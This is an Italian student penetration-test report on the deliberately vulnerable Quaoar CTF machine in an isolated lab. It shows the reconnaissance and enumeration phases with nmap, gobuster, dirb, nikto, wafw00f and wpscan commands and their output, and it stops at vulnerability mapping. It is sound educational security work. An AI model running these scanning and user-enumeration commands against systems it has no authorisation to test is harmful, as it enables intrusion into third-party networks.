



ANALISI E REPLICABILITÀ DI UN PENETRATION TEST

IL CASO QUAOR

Università degli Studi di Salerno
Corso di PTEH 2025/2026
Choaib Goumri Matr.NF22500223


INTRODUZIONE ALL' ASSESSMENT

[!] L'elaborato descrive l'attività di **penetration testing** condotta sulla macchina virtuale . **Quaoar**

[!] Il bersaglio **emula minacce e compromissioni** realistiche all'interno di un ecosistema .

[!] L'obiettivo primario è **l'individuazione di falle architetturali, errate** impostazioni di sistema e criticità a livello applicativo.

[!] L'analisi è condotta secondo paradigma : **blackbox** totale assenza di conoscenze preliminari riguardanti il bersaglio e nessuna credenziale fornita.



ARCHITETTURA DEL LABORATORIO



PIATTAFORMA ATTACCANTE

Macchina virtuale basata su **Kali Linux**. Operante come sorgente delle scansioni e dell'attacco, ad essa è stato assegnato dinamicamente l'indirizzo IP 192.168.17.130



RETE NAT

Infrastruttura isolata operante sulla subnet 192.168.17.0/24
Il **Gateway NAT** gestisce l'instradamento dei pacchetti e il servizio DHCP locale.



MACCHINA TARGET

Istanza vulnerabile **Quaoar**.
Indirizzo IP variabile assegnato via DHCP (192.168.17.134).
Completamente segregata dalla rete host.

TECNOLOGIE E STRUMENTAZIONE

Categoria Operativa	Strumento e Versione
Piattaforma e Linguaggi	Kali Linux, Python
Discovery & Port Scanning	Nmap, ping
Web Enumeration & Fingerprinting	Gobuster, Dirb, WhatWeb, Nikto, WAFW00F
Vulnerability Scanning	Nessus, OpenVAS, OWASP ZAP
Exploitation & Privilage Escalation	Netcat, Hashcat, SQLmap, utility integrate Linux

PARADIGMA **METODOLOGICO**

APPROCCIO BLACK BOX

L'ispezione si sviluppa dalla prospettiva di un **attaccante esterno non autenticato**. L'analista opera in condizioni di "cecità" iniziale, non disponendo di credenziali, dettagli sull'infrastruttura o documentazione tecnica del target. L'obiettivo è **mappare** proattivamente la **superficie di attacco**.

STANDARD DI SICUREZZA

L'intero ciclo operativo trae fondamento dalle **best practices** e dalle linee guida dettate dai principali standard di settore a livello internazionale. Tra questi spiccano metodologie rigorose e riconosciute come **OSSTMM**, **PTES** e la **OWASP Testing Guide**.

VINCOLI ETICI E RULES OF ENGAGEMENT

Divieto di DoS:

- ❑ È categoricamente **interdetto** l'uso di tecniche mirate all'interruzione dei servizi, quali attacchi **Denial of Service o Stress Testing**.
-

Nessun danno permanente:

- ❑ È vietata l'**alterazione** irreversibile dei servizi erogati dal bersaglio. Le manovre **non** devono **causare perdite** di dati distruttive.
-

Privilege Escalation consentita:

- ❑ L'acquisizione dei **privilegi massimi (root o Administrator)** è un'operazione **lecita** e costituisce un obiettivo primario.
-

Tracciamento rigoroso:

- ❑ Sussiste l'obbligo di **documentare** e **tracciare** ogni singolo passaggio, comando eseguito o evidenza emersa durante le sessioni.
-

FASI DELL'ASSESSMENT [PART 1/2]



INFORMATION GATHERING

Acquisizione iniziale e non intrusiva di informazioni sul target. Include l'Open Source Intelligence (**OSINT**) e la ricognizione passiva per decodificare il contesto operativo.



TARGET DISCOVERY

Localizzazione fisica e logica dell'asset nella rete e prima caratterizzazione (**fingerprinting**) a livello di stack TCP/IP. Rilevamento delle macchine attive.



ENUMERATING TARGET

Analisi granulare dei **servizi** in **ascolto**, **esplorazione** delle strutture di directory, **ispezione dettagliata** delle porte tramite tecniche di banner grabbing.

FASI DELL'ASSESSMENT [PART 2/2]



VULNERABILITY MAPPING

Studio analitico per correlare gli applicativi rilevati con le vulnerabilità pubbliche (**CVE**) e le errate configurazioni, **identificando** le principali superfici di attacco.



EXPLOITATION

Esecuzione di azioni di **attacco** mirate allo **sfruttamento** delle **falle** rilevate per ottenere l'accesso iniziale al sistema (breccia nelle difese).



PRIVILEGE ESCALATION

Indagine e **implementazione** di tecniche atte a **incrementare** i **privilegi operativi**, mirando alla compromissione integrale e al controllo amministrativo.

PRE-EXPLOITATION

> Dalla raccolta dati alla mappatura della rete

TARGET SCOPING

L'esercizio di intrusione è stato circoscritto esclusivamente all'istanza virtuale **Quaoar**.

Le finalità includono:

[!] **Identificare** e **catalogare** i servizi esposti.


[!] **Esaminare** le versioni ricercando CVE.

[!] **Valutare** vulnerabilità sfruttabili.

[!] Provare il successo (**Flag Acquisition**).

[!] Produrre raccomandazioni (**Remediation**).

TARGET SCOPING



INFORMATION GATHERING

Contesto Operativo (OSINT):

[!] **Quaoar** è progettata per CTF didattici. Emula un server **vulnerabile** by **design**, con servizi deprecati e assenza di manutenzione.


Ricognizione di Rete:

[!] Connettività verificata tramite **ping**.
L'**host** ha **risposto** positivamente.

Prime Interazioni:

[!] L'**accesso** via browser **all'IP** assegnato ha restituito una **homepage**, confermando la **presenza** di un **Web Server** sulla porta 80/tcp.


```
kali@kali: ~  
Session Actions Edit View Help  
$ ping 192.168.17.134  
PING 192.168.17.134 (192.168.17.134) 56(84) bytes of data.  
64 bytes from 192.168.17.134: icmp_seq=1 ttl=64 time=1.31 ms  
64 bytes from 192.168.17.134: icmp_seq=2 ttl=64 time=0.516 ms
```



TARGET DISCOVERY

HOST DISCOVERY

Scansione per l'**individuazione** degli host attivi sulla rete. L'indirizzo IP assegnato dinamicamente alla macchina **Quaoar** è stato rilevato correttamente, permettendo di focalizzare i successivi test su uno specifico endpoint attivo all'interno della subnet NAT.

A terminal window titled 'kali@kali: ~' showing the output of an Nmap scan. The command executed is 'nmap -sn 192.168.17.0/24'. The output lists five hosts as up, each with its MAC address and a note '(VMware)'. The scan was completed in 2.92 seconds.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sn 192.168.17.0/24  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-04 17:46 -0400  
Nmap scan report for 192.168.17.1  
Host is up (0.00047s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.17.2  
Host is up (0.00059s latency).  
MAC Address: 00:50:56:F8:9C:5D (VMware)  
Nmap scan report for 192.168.17.134  
Host is up (0.00057s latency).  
MAC Address: 00:0C:29:C6:53:23 (VMware)  
Nmap scan report for 192.168.17.254  
Host is up (0.00022s latency).  
MAC Address: 00:50:56:F3:66:6E (VMware)  
Nmap scan report for 192.168.17.130  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.92 seconds
```

TARGET DISCOVERY

```
kali@kali: ~  
Session Actions Edit View Help  
$ nmap -O 192.168.17.134  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 20:37 EDT  
Nmap scan report for 192.168.17.134  
Host is up (0.0014s latency).  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
53/tcp    open  domain  
80/tcp    open  http  
110/tcp   open  pop3  
139/tcp   open  netbios-ssn  
143/tcp   open  imap  
445/tcp   open  microsoft-ds  
993/tcp   open  imaps  
995/tcp   open  pop3s  
MAC Address: 00:0C:29:C6:53:23 (VMware)  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.5  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds  
  
(kali@kali)-[~]  
$
```

FINGERPRINTING OS (-O)

L'analisi euristica ha identificato pattern di rete associati a distribuzioni basate su **Linux kernel 2.6.x - 3.x** (storicamente legati a versioni EOL di Ubuntu/Debian). Il MAC address ha confermato la natura virtualizzata (vendor VirtualBox).

ENUMERAZIONE: SCANSIONI NMAP

NMAP SYN SCAN (-SS -SV)

Eseguita scansione stealth per identificare rapidamente le porte in ascolto e le versioni dei servizi (banner grabbing). Rilevati servizi chiave quali SSH, HTTP, Samba e DNS, tutti potenzialmente esposti a criticità strutturali.

```
(kali@kali)-[~]
$ sudo nmap -sS -sV -T5 192.168.17.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 20:47 EDT
Nmap scan report for 192.168.17.134
Host is up (0.0059s latency).
Not shown: 991 closed tcp ports (reset)

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
53/tcp	open	domain	ISC BIND 9.8.1-P1
80/tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
110/tcp	open	pop3	Dovecot pop3d
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp	open	ssl/imap	Dovecot imapd
995/tcp	open	ssl/pop3	Dovecot pop3d

```
MAC Address: 00:0C:29:C6:53:23 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.36 seconds
```


ENUMERAZIONE: SCANSIONI NMAP

```
(kali@kali)-[~]
$ sudo nmap -sX -sV -T5 192.168.17.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 20:54 EDT
Nmap scan report for 192.168.17.134
Host is up (0.0020s latency)
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain         ISC BIND 9.8.1-P1
80/tcp    open  http           Apache httpd 2.2.22 ((Ubuntu))
110/tcp   open  pop3           Dovecot pop3d
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap           Dovecot imapd
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap       Dovecot imapd
995/tcp   open  ssl/pop3       Dovecot pop3d
MAC Address: 00:0C:29:C6:53:23 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds

(kali@kali)-[~]
$
```

NMAP XMAS SCAN (-sX)

Utilizzata per analizzare le risposte ai pacchetti TCP frammentati. L'analisi ha evidenziato l'assoluta **assenza di filtri firewall** o controlli a livello packet-level, i pacchetti hanno raggiunto l'host e sono tornati indietro. Di conseguenza l'ambiente è completamente aperto e privo di difese perimetrali logiche.

SERVIZI ESPOSTI **RILEVATI**

22/tcp (OpenSSH):

Versione 5.9p1 Ubuntu. Servizio di gestione remota, potenzialmente **vulnerabile** a **enumerazione utenti o brute force**.

80/tcp (Apache):

Versione 2.2.22 (Ubuntu). Servizio web legacy con **vulnerabilità documentate (EOL)**.

53/tcp (DNS):

ISC BIND 9.8.1-P1 in ascolto.

139, 445/tcp (Samba):

Versione 3.x. Protocollo di condivisione file affetto da **vulnerabilità storiche severe** (es. Badlock).

110, 143, 993, 995/tcp (Dovecot):

Servizi di posta elettronica POP3/IMAP **esposti** a **disclosure** o **crittografia debole**.

VULNERABILITY MAPPING

> CORRELAZIONE TRA I SERVIZI ENUMERATI E LE CVE DOCUMENTATE

ENUMERAZIONE WEB



GOBUSTER

Scansione superficiale che ha rilevato numerose directory e file sensibili es. **/upload**

robots.txt

/wordpress

ampliando la superficie applicativa.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ gobuster dir -u http://192.168.17.134 -w /usr/share/wordlists/dirb/common.txt -t 30  
  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://192.168.17.134  
[+] Method: GET  
[+] Threads: 30  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 286]  
/.htaccess (Status: 403) [Size: 291]  
/cgi-bin/ (Status: 403) [Size: 290]  
/.htpasswd (Status: 403) [Size: 291]  
/index.html (Status: 200) [Size: 100]  
/index (Status: 200) [Size: 100]  
/hacking (Status: 200) [Size: 616848]  
/TCNCS (Status: 200) [Size: 16721]  
/robots.txt (Status: 200) [Size: 271]  
/robots (Status: 200) [Size: 271]  
/server-status (Status: 403) [Size: 295]  
/upload (Status: 301) [Size: 317] [→ http://192.168.17.134/upload/]  
/wordpress (Status: 301) [Size: 320] [→ http://192.168.17.134/wordpress/]  
Progress: 4613 / 4613 (100.00%)  
Finished  
  
(kali@kali)-[~]  
$
```

ENUMERAZIONE WEB



DIRB

Scansione profonda che ha **mappato** la vasta **struttura interna** della cartella **/upload** rivelando la presenza di un'installazione CMS e pannelli amministrativi.

```
kali@kali: ~  
Session Actions Edit View Help  
+ http://192.168.17.134/upload/include/yui/yahoo/yahoo (CODE:200|SIZE:35223)  
--- Entering directory: http://192.168.17.134/upload/modules/news/css/ ---  
+ http://192.168.17.134/upload/modules/news/css/backend (CODE:200|SIZE:1416)  
+ http://192.168.17.134/upload/modules/news/css/frontend (CODE:200|SIZE:1771)  
+ http://192.168.17.134/upload/modules/news/css/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/news/css/index.php (CODE:302|SIZE:0)  
--- Entering directory: http://192.168.17.134/upload/modules/news/languages/ ---  
+ http://192.168.17.134/upload/modules/news/languages/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/news/languages/index.php (CODE:302|SIZE:0)  
--- Entering directory: http://192.168.17.134/upload/modules/news/templates/ ---  
=> DIRECTORY: http://192.168.17.134/upload/modules/news/templates/backend/  
+ http://192.168.17.134/upload/modules/news/templates/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/news/templates/index.php (CODE:302|SIZE:0)  
--- Entering directory: http://192.168.17.134/upload/modules/wysiwyg/languages/ ---  
+ http://192.168.17.134/upload/modules/wysiwyg/languages/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/wysiwyg/languages/index.php (CODE:302|SIZE:0)  
--- Entering directory: http://192.168.17.134/upload/modules/wysiwyg/templates/ ---  
+ http://192.168.17.134/upload/modules/wysiwyg/templates/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/wysiwyg/templates/index.php (CODE:302|SIZE:0)  
--- Entering directory: http://192.168.17.134/upload/modules/news/templates/backend/ ---  
+ http://192.168.17.134/upload/modules/news/templates/backend/index (CODE:302|SIZE:0)  
+ http://192.168.17.134/upload/modules/news/templates/backend/index.php (CODE:302|SIZE:0)  
END_TIME: Tue Jun 30 12:39:47 2026  
DOWNLOADED: 258272 - FOUND: 252  
(kali@kali)-[~]  
$
```

ENUMERAZIONE WEB



NIKTO

Profilazione specifica del server web che ha segnalato l'**obsolescenza** di **Apache 2.2.22** e l'assenza di **header** di sicurezza.

```
kali@kali: ~  
Session Actions Edit View Help  
L$ nikto -h http://192.168.17.134 -c all  
- Nikto v2.5.0  
  
+ Target IP: 192.168.17.134  
+ Target Hostname: 192.168.17.134  
+ Target Port: 80  
+ Start Time: 2026-06-30 12:45:26 (GMT-4)  
  
+ Server: Apache/2.2.22 (Ubuntu)  
+ /: Server may leak inodes via ETags, header found with file /, inode: 133975, size: 100, mtime: Mon Oct 24 00:00:10 2016. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ /wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.  
+ /robots.txt: Entry '/wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600\_robots-txt-file  
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt  
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /index: Uncommon header 'tcn' found. with contents: list.  
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.  
+ /wordpress/readme.html: This WordPress file reveals the installed version.  
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.  
+ /wordpress/wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ /wordpress/wp-login/: Admin login page/section found.  
+ /wordpress/: A Wordpress installation was found.  
+ /wordpress/wp-content/uploads/: Directory indexing found.  
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.  
+ /wordpress/wp-login.php: Wordpress login found.  
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.  
+ /wordpress/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.  
+ /README.md: Readme Found.  
+ 26642 requests: 0 error(s) and 23 item(s) reported on remote host  
+ End Time: 2026-06-30 12:46:42 (GMT-4) (76 seconds)  
  
+ 1 host(s) tested
```

ANALISI WAF E CMS SCANNER

WAFW00F (FIREWALL DETECTION)

L'esecuzione di test euristici ha confermato l'**assenza di qualsiasi Web Application Firewall** a protezione degli applicativi. I payload malevoli possono essere trasmessi in chiaro senza subire alterazioni o blocchi logici.

```
(kali㉿kali)-[~]  
$ sudo wafw00f http://192.168.17.134
```



```
~ WAFW00F : v2.3.1 ~  
The Web Application Firewall Fingerprinting Toolkit  
[*] Checking http://192.168.17.134  
[+] Generic Detection results:  
[-] No WAF detected by the generic detection  
[~] Number of requests: 7  
  
(kali㉿kali)-[~]  
$
```

ANALISI WAF E CMS SCANNER

WPSCAN (WORDPRESS ASSESSMENT) `/wordpress`

L'analisi specifica sul path ha rivelato un CMS obsoleto, un tema vulnerabile e l'esposizione del file *xmlrpc.php*. Ha inoltre permesso di enumerare la presenza dell'utente amministrativo . `admin`

Session Actions Edit View Help

```
(kali@kali)-[~]  
$ wpscan --url http://192.168.17.134/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.8.28

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...  
[i] Update completed.
```

```
[+] URL: http://192.168.17.134/wordpress/ [192.168.17.134]  
[+] Started: Tue Jun 30 13:17:27 2026
```

Interesting Finding(s):

```
[+] Headers
```

```
| Interesting Entries:
```

```
| - Server: Apache/2.2.22 (Ubuntu)  
| - X-Powered-By: PHP/5.3.10-1ubuntu3  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://192.168.17.134/wordpress/xmlrpc.php
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
| References:
```

```
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://192.168.17.134/wordpress/readme.html
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] Upload directory has listing enabled: http://192.168.17.134/wordpress/wp-content/uploads/
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://192.168.17.134/wordpress/wp-cron.php
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%
```

```
| References:
```

```
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299
```


ANALISI WAF E CMS SCANNER

WPSCAN (WORDPRESS ASSESSMENT)

L'analisi specifica sul path ha rivelato un CMS obsoleto, un tema vulnerabile e l'esposizione del file `xmlrpc.php`. Ha inoltre permesso di enumerare la presenza dell'utente amministrativo .

admin

Session Actions Edit View Help

```
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

[+] WordPress version 3.9.14 identified (Insecure, released on 2016-09-07).

| Found By: Rss Generator (Passive Detection)

```
| - http://192.168.17.134/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.9.14</generator>
| - http://192.168.17.134/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.9.14</ge
```

[+] WordPress theme in use: twentyfourteen

| Location: http://192.168.17.134/wordpress/wp-content/themes/twentyfourteen/

| Last Updated: 2026-05-20T00:00:00.000Z

| [!] The version is out of date, the latest version is 4.5

| Style URL: http://192.168.17.134/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14

| Style Name: Twenty Fourteen

| Style URI: http://wordpress.org/themes/twentyfourteen

| Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, m

| Author: the WordPress team

| Author URI: http://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.1 (80% confidence)

| Found By: Style (Passive Detection)

| - http://192.168.17.134/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14, Match: 'Ver

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:01 ←

[i] User(s) Identified:

[+] admin

| Found By: Author Posts - Display Name (Passive Detection)

| Confirmed By:

| Rss Generator (Passive Detection)

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] wpuser

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Tue Jun 30 13:17:32 2026

[+] Requests Done: 75

[+] Cached Requests: 6

[+] Data Sent: 18.717 KB

[+] Data Received: 23.892 MB

[+] Memory used: 202.227 MB

[+] Elapsed time: 00:00:05

(kali@kali)-[~]

\$

VULNERABILITY SCANNERS: NESSUS / OPENVAS

[!] Scansioni globali automatizzate per confermare criticità infrastrutturali.

Sistema Operativo EOL:

[!] **Linux obsoleto** e vulnerabile a Privilege Escalation locali.

Samba 3.x:

[!] **Vulnerabile** a **Badlock** e altri exploit critici.

OpenSSL obsoleto:

